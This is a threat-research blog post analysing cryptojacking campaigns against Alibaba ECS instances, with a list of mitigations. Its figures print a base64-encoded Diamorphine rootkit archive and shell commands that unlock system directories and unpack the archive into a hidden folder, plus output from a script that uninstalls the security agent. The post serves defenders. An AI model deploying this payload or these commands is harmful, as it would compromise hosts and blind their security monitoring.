Groups Target Alibaba ECS Instances for Cryptojacking

trendmicro.com/en_in/research/21/k/groups-target-alibaba-ecs-instances-for-cryptojacking.html

November 15, 2021

It's been known that threat actors are actively exploiting misconfigured Linux-powered servers, regardless of whether they run on-premises or in the cloud. The compromised devices are mostly used for cryptojacking purposes with the dominance of mining for the digital currency Monero. One notorious example is TeamTNT, one of the first hacking groups shifting its focus to cloud-oriented services.

The cryptojacking battlefield is shared by multiple threat actors such as Kinsing and TeamTNT, amongst others. Two common characteristics that they share in their code is to remove competing actors who are also mining for cryptocurrency and disable security features found in the victim machine. This provides them an advantage over the hijacked resources, such as the example of an advanced system sanitation that we identified targeting Huawei Cloud.

In this article, we focus on one common functionality that we found amongst multiple payloads: the disabling of features inside the Alibaba cloud service provider (CSP). We also look at possible reasons that multiple threat actors and malware routines focused on Alibaba Cloud (also known as Aliyun) and the implications of these illicit mining activities on Alibaba Cloud users.

We have reached out to the Alibaba Cloud Team through their listed contact information prior to the publication of this blog, and we are waiting for their response with regard to this concern.

Looking into Alibaba ECS

Alibaba Elastic Computing Service (ECS) instances come with a preinstalled security agent. As a result, the threat actors try to uninstall it upon compromise. This is no surprise as we have seen similar payloads in the past. However, this time we found a specific code in the malware creating firewall rules to drop incoming packets from IP ranges belonging to internal Alibaba zones and regions.



Figure 1. One sample of an Alibaba EC instance with the specific malicious code creating firewall rules



Figure 2. Disabling the Alibaba security agent

In addition, the default Alibaba ECS instance provides root access. While other CSPs provide different options ranging from the least privileged ones — such as not allowing Secure Shell (SSH) authentication over user and password and only allowing asymmetric cryptography authentication — other CSPs do not allow the user to log in via SSH directly by default, so a less privileged user is required.

For instance, if the login secrets are leaked, having low-privilege access would require attackers enhanced effort to escalate the privileges. With Alibaba, however, all users have the option to give a password straight to the root user inside the virtual machine (VM).



Figure 3. Root permissions on a default ECS instance

Security-wise, this is in contradiction with the **principle of least privilege,** and it should be emphasised that this is the **responsibility of the user** for a secure configuration. We **highly recommend** creating **a less privileged user** for running applications and services within the ECS instance.

In this situation, the threat actor has the highest possible privilege upon compromise, including vulnerability exploitation, any misconfiguration issue, weak credentials or data leakage. Thus, advanced payloads such as kernel module rootkits and achieving persistence via running system services can be deployed. Given this feature, it comes as no surprise that multiple threat actors target Alibaba Cloud ECS simply by inserting a code snippet for removing software found only in Alibaba ECS.

```
function installdia(){

DIA_TAR='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'

chattr -ia / /etc/ /tmp/ /var/ /var/tmp/ 2>/dev/null
chattr -R -ia /tmp/ /var/tmp/ 2>/dev/null
chmod 1777 /tmp/ /var/tmp/ 2>/dev/null


if type yum 2>/dev/null 1>/dev/null; then yum clean all ; yum -y install gcc make kmod elfutils-libelf-devel; yum -y install "kernel-devel-uname-r ==
t|grep kernel-devel|awk '{print $1}'|xargs yum -y install ; fi
if type apt 2>/dev/null 1>/dev/null; then apt update --fix-missing ; apt-get -y install gcc make kmod libelf-dev libelf-devel; apt-get -y install lin
; fi
if type apk 2>/dev/null 1>/dev/null; then apk update 2>/dev/null 1>/dev/null; apk add linux-headers 2>/dev/null ; fi

if [ ! -d "/var/tmp/.../dia/" ]; then mkdir -p /var/tmp/.../dia/ ; fi
echo $DIA_TAR | base64 -d > /var/tmp/.../dia/dia.tar.gz
tar xvf /var/tmp/.../dia/dia.tar.gz -C /var/tmp/.../dia/
rm -f /var/tmp/.../dia/dia.tar.gz
```

Figure 4. A diamorphine deployment as an example of high-privilege abuse

Cryptojacking Aliyun

When a cryptojacking malware is running inside Alibaba ECS, the security agent installed will send a notification of a malicious script running. It then becomes the responsibility of the user to stop the ongoing infection and malicious activities. Alibaba Cloud Security provides a guide on how to do this. More importantly, it is always the responsibility of the user to prevent this infection from happening in the first place.



Figure 5. An example of cryptojacking malware

Despite detection, the security agent fails to clean the running compromise and gets disabled. Looking at another malware sample shows that the security agent was also uninstalled before it could trigger an alert for compromise. The samples then proceeded to install an XMRig. Examining the samples further shows that the cryptominer can easily be replaced with another malware to execute in the environment.

It is also important to note that Alibaba ECS has an auto scaling feature, wherein users and organisations can enable the service to automatically adjust computing resources based on the volume of user requests. When the demand increases, auto scaling allows the ECS instances to serve the said requests according to the enumerated policies. While the feature is given to subscribers at no extra cost, the increase in resource usage prompts the additional charges. By the time the billing arrives to the unwitting organisation or user, the cryptominer has likely already incurred additional costs. Additionally, the legitimate subscribers have to manually remove the infection to clean the infrastructure of the compromise.

```
[root@                    exp1]# pstree
systemd-+-AliYunDun---24*[{AliYunDun}]
        |-AliYunDunUpdate---5*[{AliYunDunUpdate}]
        |-2*[agetty]
        |-aliyun-service---7*[{aliyun-service}]
        |-anacron
        |-assist_daemon---7*[{assist_daemon}]
        |-atd
        |-chronyd
        |-crond
        |-dbus-daemon
        |-dhclient
        |-gssproxy---5*[{gssproxy}]
        |-polkitd---6*[{polkitd}]
        |-rngd
        |-rpcbind
        |-rsyslogd---2*[{rsyslogd}]
        |-sshd---sshd---bash---pstree
        |-systemd-journal
        |-systemd-logind
        |-systemd-udevd
        `-tuned---4*[{tuned}]
[root@i                   exp1]# ./uninstall.sh
root       820  0.0  0.0 102956  2952 ?        Ss   16:42   0:00 /sbin/dhclient -1 -q -lf /var/lib/dhclient/dhclient--eth0.lease -pf /var/run/dhclient-eth0.pid -H AliYun eth0
root       950  0.0  0.1 805692 11704 ?        Ssl  16:42   0:00 /usr/local/share/aliyun-assist/        /aliyun-service
root      6012  0.1  0.2 129172 16508 ?        S<sl 16:42   0:03 /usr/local/aegis/aegis_client/aegis_10_95/AliYunDun
root      6088  0.0  0.0  41936  6624 ?        S<sl 16:42   0:00 /usr/local/aegis/aegis_update/AliYunDunUpdate
On Stop Aegis
uninstall successful
bash: line 27: /usr/local/aegis/AliNet/AliNet: No such file or directory
bash: line 28: /usr/local/aegis/alihips/AliHips: No such file or directory
bash: line 29: /usr/local/aegis/AliSecGuard/AliSecGuard: No such file or directory
Stopping aegis                                             [  OK  ]
umount: /usr/local/aegis/aegis_debug: mountpoint not found
umount: /usr/local/aegis/aegis_debug: mountpoint not found
Uninstalling aegis                                         [  OK  ]
./uninstall.sh: line 5: lwp-download: command not found
bash: /tmp/uninstall.sh: No such file or directory
Stopping aegis                                             [  OK  ]
Stopping quartz                                            [  OK  ]
Uninstalling aegis_quartz                                  [  OK  ]
./uninstall.sh: line 6: lwp-download: command not found
bash: /tmp/uninstall.sh: No such file or directory
aliyun-service: no process found
AliYunDun: no process found
Removed symlink /etc/systemd/system/multi-user.target.wants/aliyun.service.
Redirecting to /bin/systemctl stop bcm-agent.service
Failed to stop bcm-agent.service: Unit bcm-agent.service not loaded.
Failed to set locale, defaulting to C
Loaded plugins: fastestmirror, langpacks, releasever-adapter, update-motd
No Match for argument: bcm-agent
No Packages marked for removal
./uninstall.sh: line 29: apt-get: command not found
./uninstall.sh: line 30: /usr/local/cloudmonitor/wrapper/bin/cloudmonitor.sh: No such file or directory
./uninstall.sh: line 31: /usr/local/cloudmonitor/wrapper/bin/cloudmonitor.sh: No such file or directory
DER Uninstalled
[root@                    exp1]#
```

Figure 6. An example of a security agent uninstallation routine used by the malware

The samples our team acquired can be tied to campaigns targeting Alibaba, and we found these samples sharing common traits, functions, and functionalities with other campaigns that also target CSPs in Asia such as Huawei Cloud. There have also been other reports of these compromise detections.

Figure 7. Comparing samples of compromised Alibaba Cloud (left) and Huawei Cloud (right). The samples from both campaigns share common traits, especially when it comes to removing “adversaries” and setting up the environment for next-phase infections, such as making sure to use a public DNS. Although the style in coding is different, the purpose of the functions is similar on both attacks.

Mitigating the impact of threats on Alibaba ECS workloads

A performance penalty is one consequence of leaving a cryptojacking campaign running within the Alibaba cloud infrastructure, as the cryptomining process consumes a lot of resources. Moreover, in situations where users set their instances with the auto scaling feature, they can end up with unexpected costs to their subscriptions.

Seeing how easily the compromise can be scaled, attackers can also easily replace the malicious cryptominer with another piece of malware that can potentially drive them more profit or spread to other workloads and endpoints. Subsequent attacks can be done on the projects or infrastructure as a result of how easy it is to infiltrate the environment with high user privileges. We continue to study the malicious activities that can be deployed in the infrastructure. We also list here some best practices for organisations to follow:

- Practice a shared responsibility model. Both CSPs and users have a responsibility to ensure that security configurations of workloads, projects, and environments are safe. Read through the guides, customise, and enable the security layers of workloads and projects accordingly. Enable policies that can best help secure the cloud environment and ensure that it has more than one layer of malware-scanning and vulnerability-detection tools.
- **Customize the security features of cloud projects and workloads.** Despite the offered feature of your CSP, avoid running applications under root privilege and using passwords for SSH. Use public key cryptography for access.
- **Follow the principle of least privilege.** Limit the number of users with the highest access privileges according to their respective levels of involvement in a project or an application.

Indicators of Compromise (IOCs)

You can find the full list of IOCs and Trend Micro detections here.